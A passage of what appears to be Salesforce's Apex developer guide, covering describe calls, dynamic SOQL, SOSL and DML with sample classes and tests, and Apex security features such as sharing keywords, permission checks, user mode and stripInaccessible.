            System.debug('getLabel: ' + tr.getLabel());
            System.debug('getColors: ' + tr.getColors());
            System.debug('getIconUrl: ' + tr.getIconUrl());
            System.debug('getIcons: ' + tr.getIcons());
            System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
            System.debug('getSobjectName: ' + tr.getSobjectName());
            System.debug('getUrl: ' + tr.getUrl());
            System.debug('isCustom: ' + tr.isCustom());
        }
    }
}

// Example debug statement output
// DEBUG|Label: Sales
// DEBUG|Logo URL:
https://MyDomainName.my.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|isSelected: true
// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales
 app --
// (This is an example debug output for the Accounts tab.)
// DEBUG|getLabel: Accounts
// DEBUG|getColors:
(Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;],
```

```
//         Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;],

//         Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;])
// DEBUG|getIconUrl: https://MyDomainName.my.salesforce.com/img/icon/accounts32.png
// DEBUG|getIcons:
(Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3;
//
getUrl=https://MyDomainName.my.salesforce.com/img/icon/accounts32.png;getWidth=32;],
//         Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3;
//
getUrl=https://MyDomainName.my.salesforce.com/img/icon/accounts16.png;getWidth=16;])
// DEBUG|getMiniIconUrl: https://MyDomainName.my.salesforce.com/img/icon/accounts16.png
// DEBUG|getSobjectName: Account
// DEBUG|getUrl: https://MyDomainName.my.salesforce.com/001/o
// DEBUG|isCustom: false
```

Accessing All sObjects

Use the Schema `getGlobalDescribe` method to return a map that represents the relationship between all sObject names (keys) to sObject tokens (values). For example:

```
Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
```

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the sObjects currently available for the organization, based on permissions.
- The sObject names are case insensitive.
- The keys are prefixed with the namespace, if any.[*]
- The keys reflect whether the sObject is a custom object.

[*] Starting with Apex saved using Salesforce API version 28.0, the keys in the map that `getGlobalDescribe` returns are always prefixed with the namespace, if any, of the code in which it is running. For example, if the code block that makes the `getGlobalDescribe` call is in namespace NS1, and a custom object named MyObject__c is in the same namespace, the key returned is `NS1__MyObject__c`. For Apex saved using earlier API versions, the key contains the namespace only if the namespace of the code block and the namespace of the sObject are different. For example, if the code block that generates the map is in namespace N1, and an sObject is also in N1, the key in the map is represented as `MyObject__c`. However, if the code block is in namespace N1, and the sObject is in namespace N2, the key is `N2__MyObject__c`.

Standard sObjects have no namespace prefix.

> **Note:** If the `getGlobalDescribe` method is called from an installed managed package, it returns sObject names and tokens for Chatter sObjects, such as NewsFeed and UserProfileFeed, even if Chatter is not enabled in the installing organization. This is not true if the `getGlobalDescribe` method is called from a class not within an installed managed package.

Accessing All Data Categories Associated with an sObject

Use the `describeDataCategoryGroups` and `describeDataCategoryGroupStructures` methods to return the categories associated with a specific object:

1. Return all the category groups associated with the objects of your choice (see `describeDataCategoryGroups(sObjectNames)`).

2. From the returned map, get the category group name and sObject name you want to further interrogate (see DescribeDataCategoryGroupResult Class).

3. Specify the category group and associated object, then retrieve the categories available to this object (see
`describeDataCategoryGroupStructures`).

The `describeDataCategoryGroupStructures` method returns the categories available for the object in the category group
you specified. For additional information about data categories, see "Work with Data Categories" in the Salesforce online help.

In the following example, the `describeDataCategoryGroupSample` method returns all the category groups associated with
the Article and Question objects. The `describeDataCategoryGroupStructures` method returns all the categories available
for articles and questions in the Regions category group. For additional information about articles and questions, see "Work with Articles
and Translations" in the Salesforce online help.

To use the following example, you must:

- Enable Salesforce Knowledge.
- Enable the answers feature.
- Create a data category group called Regions.
- Assign Regions as the data category group to be used by Answers.
- Make sure the Regions data category group is assigned to Salesforce Knowledge.

For more information on creating data category groups, see "Create and Modify Category Groups" in the Salesforce online help. For more
information on answers, see "Answers Overview" in the Salesforce online help.

```
public class DescribeDataCategoryGroupSample {
    public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){

        List<DescribeDataCategoryGroupResult> describeCategoryResult;
        try {
            //Creating the list of sobjects to use for the describe
            //call
            List<String> objType = new List<String>();

            objType.add('KnowledgeArticleVersion');
            objType.add('Question');

            //Describe Call
            describeCategoryResult = Schema.describeDataCategoryGroups(objType);

            //Using the results and retrieving the information
            for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){
                //Getting the name of the category
                singleResult.getName();

                //Getting the name of label
                singleResult.getLabel();

                //Getting description
                singleResult.getDescription();

                //Getting the sobject
                singleResult.getSobject();
            }
        } catch(Exception e){
        }
```

```
        return describeCategoryResult;
    }
}
```

```
public class DescribeDataCategoryGroupStructures {
    public static List<DescribeDataCategoryGroupStructureResult>
    getDescribeDataCategoryGroupStructureResults(){
        List<DescribeDataCategoryGroupResult> describeCategoryResult;
        List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult;
        try {
            //Making the call to the describeDataCategoryGroups to
            //get the list of category groups associated
            List<String> objType = new List<String>();
            objType.add('KnowledgeArticleVersion');
            objType.add('Question');
            describeCategoryResult = Schema.describeDataCategoryGroups(objType);

            //Creating a list of pair objects to use as a parameter
            //for the describe call
            List<DataCategoryGroupSobjectTypePair> pairs =
                new List<DataCategoryGroupSobjectTypePair>();

            //Looping throught the first describe result to create
            //the list of pairs for the second describe call
            for(DescribeDataCategoryGroupResult singleResult :
            describeCategoryResult){
                DataCategoryGroupSobjectTypePair p =
                    new DataCategoryGroupSobjectTypePair();
                p.setSobject(singleResult.getSobject());
                p.setDataCategoryGroupName(singleResult.getName());
                pairs.add(p);
            }

            //describeDataCategoryGroupStructures()
            describeCategoryStructureResult =
                Schema.describeDataCategoryGroupStructures(pairs, false);

            //Getting data from the result
            for(DescribeDataCategoryGroupStructureResult singleResult :
describeCategoryStructureResult){
                //Get name of the associated Sobject
                singleResult.getSobject();

                //Get the name of the data category group
                singleResult.getName();

                //Get the name of the data category group
                singleResult.getLabel();

                //Get the description of the data category group
                singleResult.getDescription();
```

```
            //Get the top level categories
            DataCategory [] toplevelCategories =
                singleResult.getTopCategories();

            //Recursively get all the categories
            List<DataCategory> allCategories =
                getAllCategories(toplevelCategories);

            for(DataCategory category : allCategories) {
                //Get the name of the category
                category.getName();

                //Get the label of the category
                category.getLabel();

                //Get the list of sub categories in the category
                DataCategory [] childCategories =
                    category.getChildCategories();
            }
        }
    } catch (Exception e){
    }
    return describeCategoryStructureResult;
  }

   private static DataCategory[] getAllCategories(DataCategory [] categories){
      if(categories.isEmpty()){
         return new DataCategory[]{};
      } else {
         DataCategory [] categoriesClone = categories.clone();
         DataCategory category = categoriesClone[0];
         DataCategory[] allCategories = new DataCategory[]{category};
         categoriesClone.remove(0);
         categoriesClone.addAll(category.getChildCategories());
         allCategories.addAll(getAllCategories(categoriesClone));
         return allCategories;
      }
   }
}
```

Testing Access to All Data Categories Associated with an sObject

The following example tests the `describeDataCategoryGroupSample` method shown earlier. It ensures that the returned category group and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupSampleTest {
   public static testMethod void describeDataCategoryGroupSampleTest(){
      List<DescribeDataCategoryGroupResult>describeResult =
               DescribeDataCategoryGroupSample.describeDataCategoryGroupSample();

      //Assuming that you have KnowledgeArticleVersion and Questions
      //associated with only one category group 'Regions'.
```

```
        System.assert(describeResult.size() == 2,
              'The results should only contain two results: ' + describeResult.size());

        for(DescribeDataCategoryGroupResult result : describeResult) {
            //Storing the results
            String name = result.getName();
            String label = result.getLabel();
            String description = result.getDescription();
            String objectNames = result.getSobject();

            //asserting the values to make sure
            System.assert(name == 'Regions',
            'Incorrect name was returned: ' + name);
            System.assert(label == 'Regions of the World',
            'Incorrect label was returned: ' + label);
            System.assert(description == 'This is the category group for all the regions',
            'Incorrect description was returned: ' + description);
            System.assert(objectNames.contains('KnowledgeArticleVersion')
                          || objectNames.contains('Question'),
                          'Incorrect sObject was returned: ' + objectNames);
        }
    }
}
```

This example tests the `describeDataCategoryGroupStructures` method. It ensures that the returned category group, categories and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupStructuresTest {
    public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){
        List<Schema.DescribeDataCategoryGroupStructureResult> describeResult =
          DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults();


        System.assert(describeResult.size() == 2,
              'The results should only contain 2 results: ' + describeResult.size());

        //Creating category info
        CategoryInfo world = new CategoryInfo('World', 'World');
        CategoryInfo asia = new CategoryInfo('Asia', 'Asia');
        CategoryInfo northAmerica = new CategoryInfo('NorthAmerica',
                                                     'North America');
        CategoryInfo southAmerica = new CategoryInfo('SouthAmerica',
                                                     'South America');
        CategoryInfo europe = new CategoryInfo('Europe', 'Europe');

        List<CategoryInfo> info = new CategoryInfo[] {
          asia, northAmerica, southAmerica, europe
        };

        for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) {
            String name = result.getName();
            String label = result.getLabel();
            String description = result.getDescription();
            String objectNames = result.getSobject();
```

```
        //asserting the values to make sure
        System.assert(name == 'Regions',
        'Incorrect name was returned: ' + name);
        System.assert(label == 'Regions of the World',
        'Incorrect label was returned: ' + label);
        System.assert(description == 'This is the category group for all the regions',
        'Incorrect description was returned: ' + description);
        System.assert(objectNames.contains('KnowledgeArticleVersion')
                || objectNames.contains('Question'),
                    'Incorrect sObject was returned: ' + objectNames);

        DataCategory [] topLevelCategories = result.getTopCategories();
        System.assert(topLevelCategories.size() == 1,
     'Incorrect number of top level categories returned: ' + topLevelCategories.size());

        System.assert(topLevelCategories[0].getLabel() == world.getLabel() &&
                    topLevelCategories[0].getName() == world.getName());

        //checking if the correct children are returned
        DataCategory [] children = topLevelCategories[0].getChildCategories();
        System.assert(children.size() == 4,
        'Incorrect number of children returned: ' + children.size());
        for(Integer i=0; i < children.size(); i++){
           System.assert(children[i].getLabel() == info[i].getLabel() &&
                        children[i].getName() == info[i].getName());
        }
    }

    }

    private class CategoryInfo {
        private final String name;
        private final String label;

        private CategoryInfo(String n, String l){
            this.name = n;
            this.label = l;
        }

        public String getName(){
            return this.name;
        }

        public String getLabel(){
            return this.label;
        }
    }
}
```

Dynamic SOQL

Dynamic SOQL refers to the creation of a SOQL string at run time with Apex code. Dynamic SOQL enables you to create more flexible applications. For example, you can create a search based on input from an end user or update records with varying field names.

To create a dynamic SOQL query at run time, use the `Database.query` or `Database.queryWithBinds` methods, in one of the following ways.

- Return a single sObject when the query returns a single record:

```
sObject s = Database.query(string);
```

- Return a list of sObjects when the query returns more than a single record:

```
List<sObject> sobjList = Database.query(string);
```

- Return a list of sObjects using a map of bind variables:

```
List<sObject> sobjList = Database.queryWithBinds(string, bindVariablesMap, accessLevel);
```

The `Database.query` and `Database.queryWithBinds` methods can be used wherever an inline SOQL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOQL queries are processed.

With API version 55.0 and later, as part of the User Mode for Database Operations feature, use the *accessLevel* parameter to run the query operation in user or system mode. The *accessLevel* parameter specifies whether the method runs in system mode (`AccessLevel.SYSTEM_MODE`) or user mode (`AccessLevel.USER_MODE`). In system mode, the object and field-level permissions of the current user are ignored, and the record sharing rules are controlled by the class sharing keywords. In user mode, the object permissions, field-level security, and sharing rules of the current user are enforced. System mode is the default.

Dynamic SOQL results can be specified as concrete sObjects, such as Account or MyCustomObject__c, or as the generic sObject data type. At run time, the system validates that the type of the query matches the declared type of the variable. If the query doesn't return the correct sObject type, a run-time error is thrown. Therefore, you don't have to cast from a generic sObject to a concrete sObject.

Dynamic SOQL queries have the same governor limits as static queries. For more information on governor limits, see Execution Governors and Limits on page 309.

For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the *SOQL and SOSL Reference*.

Dynamic SOQL Considerations

You can use simple bind variables in dynamic SOQL query strings when using `Database.query`. The following is allowed:

```
String myTestString = 'TestName';
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE Name =
:myTestString');
```

However, unlike inline SOQL, you can't use bind variable fields in the query string with `Database.query`. The following example isn't supported and results in a `Variable does not exist` error.

```
MyCustomObject__c myVariable = new MyCustomObject__c(field1__c ='TestField');
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = :myVariable.field1__c');
```

You can instead resolve the variable field into a string and use the string in your dynamic SOQL query:

```
String resolvedField1 = myVariable.field1__c;
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 =  :resolvedField1');
```

(API version 57.0 and later) Another option is to use the `Database.queryWithBinds` method. With this method, bind variables in the query are resolved from a Map parameter directly with a key, rather than from Apex code variables. This removes the need for the

variables to be in scope when the query is executed. This example shows a SOQL query that uses a bind variable for an Account name; its value is passed in with the *acctBinds* Map.

```
Map<String, Object> acctBinds = new Map<String, Object>{'acctName' => 'Acme Corporation'};

List<Account> accts =
    Database.queryWithBinds('SELECT Id FROM Account WHERE Name = :acctName',
                            acctBinds,
                            AccessLevel.USER_MODE);
```

SOQL Injection

SOQL injection is a technique by which a user causes your application to execute database methods you didn't intend by passing SOQL statements into your code. This can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOQL statement and you don't handle the input properly.

To prevent SOQL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Additional Dynamic SOQL Methods

The Dynamic SOQL examples in this topic show how to use the `Database.query` and `Database.queryWithBinds` methods. These methods also use Dynamic SOQL:

- `Database.countQuery` and `Database.countQueryWithBinds`: Return the number of records that a dynamic SOQL query would return when executed.

- `Database.getQueryLocator` and `Database.getQueryLocatorWithBinds`: Create a `QueryLocator` object used in batch Apex or Visualforce.

SEE ALSO:

> *Apex Reference Guide*: System.Database Methods

Dynamic SOSL

Dynamic SOSL refers to the creation of a SOSL string at run time with Apex code. Dynamic SOSL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names.

To create a dynamic SOSL query at run time, use the search `query` method. For example:

```
List<List <sObject>> myQuery = search.query(SOSL_search_string);
```

The following example exercises a simple SOSL query string.

```
String searchquery='FIND\'Edge*\'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead';

List<List<SObject>>searchList=search.query(searchquery);
```

Dynamic SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the dynamic SOSL query. From the example above, the results from Account are first, then Contact, then Lead.

The search `query` method can be used wherever an inline SOSL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOSL queries are processed.

Dynamic SOSL queries have the same governor limits as static queries. For more information on governor limits, see Execution Governors and Limits on page 309.

For a full description of SOSL query syntax, see Salesforce Object Search Language (SOSL) in the *SOQL and SOSL Reference*.

Use Dynamic SOSL to Return Snippets

To provide more context for records in search results, use the SOSL `WITH SNIPPET` clause. Snippets make it easier to identify the content you're looking for. For information about how snippets are generated, see WITH SNIPPET in the *SOQL and SOSL Reference*.

To use the SOSL `WITH SNIPPET` clause in a dynamic SOSL query at run time, use the `Search.find` method.

```
Search.SearchResults searchResults = Search.find(SOSL_search_string);
```

This example exercises a simple SOSL query string that includes a `WITH SNIPPET` clause. The example calls `System.debug()` to print the returned titles and snippets. Your code would display the titles and snippets in a Web page.

```
Search.SearchResults searchResults = Search.find('FIND \'test\' IN ALL FIELDS RETURNING
KnowledgeArticleVersion(id, title WHERE PublishStatus = \'Online\' AND Language = \'en_US\')
 WITH SNIPPET (target_length=120)');

List<Search.SearchResult> articlelist = searchResults.get('KnowledgeArticleVersion');

for (Search.SearchResult searchResult : articleList) {
 KnowledgeArticleVersion article = (KnowledgeArticleVersion) searchResult.getSObject();
 System.debug(article.Title);
 System.debug(searchResult.getSnippet());
}
```

SOSL Injection

SOSL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOSL statements into your code. A SOSL injection can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOSL statement and you do not handle the input properly.

To prevent SOSL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Dynamic DML

In addition to querying describe information and building SOQL queries at runtime, you can also create sObjects dynamically, and insert them into the database using DML.

To create a new sObject of a given type, use the `newSObject` method on an sObject token. Note that the token must be cast into a concrete sObject type (such as Account). For example:

```
// Get a new account
Account a = new Account();
// Get the token for the account
Schema.sObjectType tokenA = a.getSObjectType();
// The following produces an error because the token is a generic sObject, not an Account
// Account b = tokenA.newSObject();
// The following works because the token is cast back into an Account
Account b = (Account)tokenA.newSObject();
```

Though the sObject token `tokenA` is a token of Account, it is considered an sObject because it is accessed separately. It must be cast back into the concrete sObject type Account to use the `newSObject` method. For more information on casting, see Classes and Casting on page 108.

You can also specify an ID with `newSObject` to create an sObject that references an existing record that you can update later. For example:

```
SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType().
                                   newSObject([SELECT Id FROM Account LIMIT 1][0].Id);
```

See SObjectType Class.

Dynamic sObject Creation Example

This example shows how to obtain the sObject token through the `Schema.getGlobalDescribe` method and then creates a new sObject using the `newSObject` method on the token. This example also contains a test method that verifies the dynamic creation of an account.

```
public class DynamicSObjectCreation {
    public static sObject createObject(String typeName) {
        Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);
        if (targetType == null) {
            // throw an exception
        }

        // Instantiate an sObject with the type passed in as an argument
        //  at run time.
        return targetType.newSObject();
    }
}
```

```
@isTest
private class DynamicSObjectCreationTest {
    static testmethod void testObjectCreation() {
        String typeName = 'Account';
        String acctName = 'Acme';

        // Create a new sObject by passing the sObject type as an argument.
        Account a = (Account)DynamicSObjectCreation.createObject(typeName);
        System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
        // Set the account name and insert the account.
        a.Name = acctName;
        insert a;

        // Verify the new sObject got inserted.
        Account[] b = [SELECT Name from Account WHERE Name = :acctName];
        system.assert(b.size() > 0);
    }
}
```

Setting and Retrieving Field Values

Use the `get` and `put` methods on an object to set or retrieve values for fields using either the API name of the field expressed as a String, or the field's token. In the following example, the API name of the field `AccountNumber` is used:

```
SObject s = [SELECT AccountNumber FROM Account LIMIT 1];
Object o = s.get('AccountNumber');
s.put('AccountNumber', 'abc');
```

The following example uses the `AccountNumber` field's token instead:

```
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.AccountNumber;
Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1');
s.put(dfr.getsObjectField(), '12345');
```

The Object scalar data type can be used as a generic data type to set or retrieve field values on an sObject. This is equivalent to the anyType field type. Note that the Object data type is different from the sObject data type, which can be used as a generic type for any sObject.

> 📝 **Note:** Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Setting and Retrieving Foreign Keys

Apex supports populating foreign keys by name (or external ID) in the same way as the API. To set or retrieve the scalar ID value of a foreign key, use the `get` or `put` methods.

To set or retrieve the *record* associated with a foreign key, use the `getSObject` and `putSObject` methods. Note that these methods must be used with the sObject data type, not Object. For example:

```
SObject c =
    Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1');
SObject a = c.getSObject('Account');
```

There is no need to specify the external ID for a parent sObject value while working with child sObjects. If you provide an ID in the parent sObject, it is ignored by the DML operation. Apex assumes the foreign key is populated through a relationship SOQL query, which always returns a parent object with a populated ID. If you have an ID, use it with the child object.

For example, suppose that custom object C1 has a foreign key `C2__c` that links to a parent custom object C2. You want to create a C1 object and have it associated with a C2 record named 'AW Computing' (assigned to the value `C2__r`). You do not need the ID of the 'AW Computing' record, as it is populated through the relationship of parent to child. For example:

```
insert new C1__c(Name = 'x', C2__r = new C2__c(Name = 'AW Computing'));
```

If you had assigned a value to the ID for `C2__r`, it would be ignored. If you do have the ID, assign it to the object (`C2__c`), not the record.

You can also access foreign keys using dynamic Apex. The following example shows how to get the values from a subquery in a parent-to-child relationship using dynamic Apex:

```
String queryString = 'SELECT Id, Name, ' +
            '(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account';
SObject[] queryParentObject = Database.query(queryString);

for (SObject parentRecord : queryParentObject){
    Object ParentFieldValue = parentRecord.get('Name');
    // Prevent a null relationship from being accessed
```

```
    SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts');
    if (childRecordsFromParent != null) {
        for (SObject childRecord : childRecordsFromParent){
            Object ChildFieldValue1 = childRecord.get('FirstName');
            Object ChildFieldValue2 = childRecord.get('LastName');
            System.debug('Account Name: ' + ParentFieldValue +
            '. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2);
        }
    }
}
```

Apex Security and Sharing

When you use Apex, the security of your code is critical. You'll need to add user permissions for Apex classes and enforce sharing rules. Read on to learn about Apex managed sharing and get some security tips.

IN THIS SECTION:

Database methods support an `AccessLevel` parameter that lets you run database operations in user mode instead of in the default system mode.

Use the `stripInaccessible` method to enforce field- and object-level data protection. This method can be used to strip the fields and relationship fields from query and subquery results that the user can't access. The method can also be used to remove inaccessible sObject fields before DML operations to avoid exceptions and to sanitize sObjects that have been deserialized from an untrusted source.

Use the `WITH SECURITY_ENFORCED` clause to enable field- and object-level security permissions checking for `SOQL SELECT` queries in Apex code, including subqueries and cross-object relationships.

Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access can be granted using the Salesforce user interface and Lightning Platform, or programmatically using Apex.

Enforcing Sharing Rules

Apex generally runs in system context; that is, the current user's permissions and field-level security aren't taken into account during code execution. Sharing rules, however, are not always bypassed: the class must be declared with the `without sharing` keyword in order to ensure that sharing rules are not enforced.

> 📝 **Note:** Apex code that is executed with the `executeAnonymous` call and Connect in Apex always execute using the sharing rules of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 230.

Apex developers must take care not to inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. They must be particularly careful with Web services, which can be restricted by permissions, but execute in system context once they're initiated.

Most of the time, system context provides the correct behavior for system-level operations such as triggers and Web services that need access to all data in an organization. However, you can also specify that particular Apex classes should enforce the sharing rules that apply to the current user.

> 📝 Note: Enforcing sharing rules by using the `with sharing` keyword doesn't enforce the user's permissions and field-level security. Apex always has access to all fields and objects in an organization, ensuring that code won't fail to run because of fields or objects that are hidden from a user.

This example has two classes, the first class (`CWith`) enforces sharing rules while the second class (`CWithout`) doesn't. The `CWithout` class calls a method from the first, which runs with sharing rules enforced. The `CWithout` class contains an inner class, in which code executes under the same sharing context as the caller. It also contains a class that extends it, which inherits its without sharing setting.

```
public with sharing class CWith {
  // All code in this class operates with enforced sharing rules.

  Account a = [SELECT . . . ];

  public static void m() { . . . }

  static {
    . . .
  }

  {
    . . .
  }

  public void c() {
    . . .
  }
}

public without sharing class CWithout {
  // All code in this class ignores sharing rules and operates
  // as if the context user has the Modify All Data permission.
  Account a = [SELECT . . . ];
  . . .

  public static void m() {
     . . .

    // This call into CWith operates with enforced sharing rules
    // for the context user. When the call finishes, the code execution
    // returns to without sharing mode.
    CWith.m();
  }


  public class CInner {
    // All code in this class executes with the same sharing context
    // as the code that calls it.
```

```
    // Inner classes are separate from outer classes.
    . . .

    // Again, this call into CWith operates with enforced sharing rules
    // for the context user, regardless of the class that initially called this inner
class.
    // When the call finishes, the code execution returns to the sharing mode that was
used to call this inner class.
    CWith.m();
  }

  public class CInnerWithOut extends CWithout {
    // All code in this class ignores sharing rules because
    // this class extends a parent class that ignores sharing rules.
  }
}
```

> **Warning:** Because a class declared as `with sharing` can call a class declared as `without sharing`, you may still have to implement class-level security. In addition, all SOQL and SOSL queries that use Pricebook2 ignore the `with sharing` keyword. All price books are returned, regardless of the applied sharing rules.

Enforcing the current user's sharing rules can impact:

- SOQL and SOSL queries. A query may return fewer rows than it would operating in system context.
- DML operations. An operation may fail because the current user doesn't have the correct permissions. For example, if the user specifies a foreign key value that exists in the organization, but which the current user doesn't have access to.

Enforcing Object and Field Permissions

Apex generally runs in system context; that is, the current user's permissions and field-level security aren't taken into account during code execution. Sharing rules, however, are not always bypassed: the class must be declared with the `without sharing` keyword in order to ensure that sharing rules are not enforced. Apex code that is executed with the `executeAnonymous` call and Connect in Apex always execute using the sharing rules of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 230.

Although Apex doesn't enforce object-level and field-level permissions by default, you can enforce these permissions in your SOQL queries by using WITH SECURITY_ENFORCED. For more information, see Filter SOQL Queries Using WITH SECURITY_ENFORCED.

You can also enforce object-level and field-level permissions in your code by explicitly calling the sObject describe result methods (of Schema.DescribeSObjectResult) and the field describe result methods (of Schema.DescribeFieldResult) that check the current user's access permission levels. In this way, you can verify if the current user has the necessary permissions, and only if he or she has sufficient permissions, you can then perform a specific DML operation or a query.

For example, you can call the `isAccessible`, `isCreateable`, or `isUpdateable` methods of `Schema.DescribeSObjectResult` to verify whether the current user has read, create, or update access to an sObject, respectively. Similarly, `Schema.DescribeFieldResult` exposes these access control methods that you can call to check the current user's read, create, or update access for a field. In addition, you can call the `isDeletable` method provided by `Schema.DescribeSObjectResult` to check if the current user has permission to delete a specific sObject.

These are some examples of how to call the access control methods.

To check the field-level update permission of the contact's email field before updating it:

```
if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) {
    // Update contact phone number
}
```

To check the field-level create permission of the contact's email field before creating a new contact:

```
if (Schema.sObjectType.Contact.fields.Email.isCreateable()) {
    // Create new contact
}
```

To check the field-level read permission of the contact's email field before querying for this field:

```
if (Schema.sObjectType.Contact.fields.Email.isAccessible()) {
    Contact c = [SELECT Email FROM Contact WHERE Id= :Id];
}
```

To check the object-level permission for the contact before deleting the contact:

```
if (Schema.sObjectType.Contact.isDeletable()) {
    // Delete contact
}
```

Sharing rules are distinct from object-level and field-level permissions. They can coexist. If sharing rules are defined in Salesforce, you can enforce them at the class level by declaring the class with the `with sharing` keyword. For more information, see Using the with sharing, without sharing, and inherited sharing Keywords. If you call the sObject describe result and field describe result access control methods, the verification of object and field-level permissions is performed in addition to the sharing rules that are in effect. Sometimes, the access level granted by a sharing rule could conflict with an object-level or field-level permission.

> 📝 **Note:** Orgs with Experience Cloud sites enabled provide various settings to hide a user's personal information from other users (see Hide Personal Information from External Users and Share Personal Contact Information Within Experience Cloud Sites). These settings aren't enforced in Apex, even with security features such as the `WITH SECURITY_ENFORCED` clause or the `stripInaccessible` method. To hide specific fields on the User object in Apex, please follow the example code outlined in Comply with a User's Personal Information Visibility Settings.

Enforce User Mode for Database Operations

Database methods support an `AccessLevel` parameter that lets you run database operations in user mode instead of in the default system mode.

Apex code runs in system mode by default, which means that it runs with substantially elevated permissions over the user running the code. To enhance the security context of Apex, you can specify user mode access for database operations. Field-level security (FLS) and object permissions of the running user are respected in user mode, unlike in system mode. User mode always applies sharing rules; in system mode they're controlled by class sharing keywords. See Using the with sharing, without sharing, and inherited sharing Keywords.

You can indicate the mode of the operation by using `WITH USER_MODE` or `WITH SYSTEM_MODE` in your SOQL query. This example specifies user mode.

```
List<Account> acc = [SELECT Id FROM Account WITH USER_MODE];
```

Database operations can specify user or system mode. This example inserts a new account in user mode.

```
Account acc = new Account(Name='test');
insert as user acc;
```

The `AccessLevel` class represents the two modes in which Apex runs database operations. Use this class to define the execution mode as user mode or system mode. An optional *accessLevel* parameter in Database and Search methods specifies whether the method runs in system mode (`AccessLevel.SYSTEM_MODE`) or user mode (`AccessLevel.USER_MODE`). Use these overloaded methods to perform DML and query operations:

- `Database.query` method. See Dynamic SOQL.
- `Database.getQueryLocator` methods

- `Database.countQuery` method
- `Search.query method`
- Database DML methods (insert, update, upsert, merge, delete, undelete, and convertLead)
  - Includes the *Immediate and *Async methods, such as insertImmediate and deleteAsync.

These methods require the *accessLevel* parameter:

- `Database.queryWithBinds`
- `Database.getQueryLocatorWithBinds`
- `Database.countQueryWithBinds`

Enforce Security With the stripInaccessible Method

Use the `stripInaccessible` method to enforce field- and object-level data protection. This method can be used to strip the fields and relationship fields from query and subquery results that the user can't access. The method can also be used to remove inaccessible sObject fields before DML operations to avoid exceptions and to sanitize sObjects that have been deserialized from an untrusted source.

🛑 **Important:** Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

The field- and object-level data protection is accessed through the Security and SObjectAccessDecision classes. The access check is based on the field-level permission of the current user in the context of the specified operation—create, read, update, or upsert. The Security.stripInaccessible() method checks the source records for fields that don't meet the field-level security check for the current user. The method also checks the source records for lookup or master-detail relationship fields to which the current user doesn't have access. The method creates a return list of sObjects that is identical to the source records, except that the fields that are inaccessible to the current user are removed. The sObjects returned by the `getRecords` method contain records in the same order as the sObjects in the `sourceRecords` parameter of the `stripInaccessible` method.

📝 **Note:** The ID field is never stripped by the `stripInaccessible` method to avoid issues when performing DML on the result.

To identify inaccessible fields that were removed, you can use the SObject.isSet() method. For example, the return list contains Contact object and the custom field social_security_number__c is inaccessible to the user. Because this custom field fails the field-level access check, the field isn't set and `isSet` returns `false`.

```
SObjectAccessDecision securityDecision = Security.stripInaccessible(AccessType.READABLE,
sourceRecords);
Contact c = securityDecision.getRecords()[0];
System.debug(c.isSet('social_security_number__c')); // prints "false"
```

📝 **Note:** The `stripInaccessible` method doesn't support AggregateResult SObject. If the source records are of AggregateResult SObject type, an exception is thrown.

To enforce object and field permissions on the User object and hide a user's personal information from other users in orgs with Experience Cloud sites, see Enforcing Object and Field Permissions.

The following are some examples where the `stripInaccessible` method can be used.

👁 **Example:** This example code removes inaccessible fields from the query result. A display table for campaign data must always show the `BudgetedCost`. The `ActualCost` must be shown only to users who have permission to read that field.

```
